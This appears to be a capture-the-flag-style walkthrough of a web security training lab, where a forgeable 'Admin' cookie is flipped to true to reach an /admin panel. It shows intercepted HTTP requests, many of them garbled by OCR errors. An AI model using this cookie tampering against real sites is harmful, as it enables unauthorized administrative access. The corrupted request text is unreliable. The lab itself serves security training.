
Lab: User role controlled by request parameter


This lab has an admin panel at /admin, which identifies administrators using a forgeable cookie.

Solve the lab by accessing the admin panel and using it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter



First, we need to login to the webpage using the given credentials and we need to intercept the request using burpsuite to check how the data is processed by the webpage.



```
GET /my-account?id=wiener HTTP/2
Host: Ua300Ucc014eaeec881e7lbed00520002.web-security-academy.net
Cookie: Adminfalse; session=MSB:HAs2odvLHls1FrsCTAvZDuDgylmG
Cache-Control: mar-age=0
Sec-Ch-Ua: "Chromium;v="122", "Not(A:Brand";v="24", "Hicrosoft Edge";v="122"
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Moxilla/S.O (Windows NT 10.0; Win64; x64) AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/S37.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0a3000c604eaec881e7lbed00520002.web-security-academy.net/
Accept-Encoding: gsjp, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```

By Modifying the Path and Cookie Admin Parameter we can able to bypass the access control mechanism.

```
GET /admin HTTP/2

Host: 0a3000c604eaee6881e71bed00520002.web-security-academy.net

Cookie: Admin=true; session=MSBiHAs2odvLHis1FrsG1AvZDuDgylmG

Cache=Control: max-mage=0

Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122")

Sec-Ch-Ua-Hobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade=Insecure=Requests: 1

User-Agent: Mosilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0


Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Mode: navigate

Sec-Fetch-Mode: navigate

Sec-Fetch-Dest: document

Referer: https://0a3000c604eaee6881e71bed00520002.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```



Admin interface only available if logged in as an administrator